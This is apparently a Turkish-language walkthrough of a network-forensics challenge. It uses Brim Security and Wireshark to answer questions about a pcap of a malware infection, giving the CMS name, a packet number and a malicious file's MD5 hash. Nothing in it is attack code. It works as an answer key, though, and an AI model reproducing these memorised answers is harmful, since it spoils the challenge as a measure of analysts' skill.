
'shop.honey.net/catalog/' sayfasını oluşturmak için kullanılan CMS neydi? (Üç kelime, arada boşluk)

Brim security'ı açıp “_path==“http” | host==“shop.honey.net.sg” | uri==“/catalog/” ”

Filtre komutunu giriyoruz karşımıza çıkan sonuç:




WireShark'da ilgili HTML akışını izliyoruz, HTML kodunu incelediğimizde



Cevap: osCommerce Online Merchant


What is the number of the packet that indicates that 'show.php' will not try to infect the same host twice?

'show.php'nin aynı ana bilgisayara iki kez bulaşmaya çalışmayacağı gösteren paketin numarası nedir?



Pcap dosyasını Brim Security'le açtım, 10.03.15 - 192.168.56.52 arasında ard arda iki kere GET isteğiinin döndüğünü gördüm.

İlgili isteği Wireshark'da incelediğimde



Cevabım: 366

One of the malicious files was first submitted for analysis on VirusTotal at 2010-02-17 11:02:35 and has an MD5 hash ending with '78873f791'. Provide the full MD5 hash.

Kötü amaçlı dosyalardan biri ilk olarak 2010-02-17 11:02:35'te VirusTotal'da analiz için gönderildi ve '78873f791' ile biten bir MD5 karma değerine sahip. Tam MD5 karmasını sağlayın.

DOSYA -> Nesneleri Dışa Aktar -> HTTP dedim. İçerik Türü ibaresine bir tık attım ve application/octet-stream ibaresini masaüstüne çkartarak kaydettim ve virus total'e yükledim.

MD5 Hash'ını sorduğu için DEATILS kısmına geldim.

Cevabım: 52312bb96ce72f230f0350e78873f791



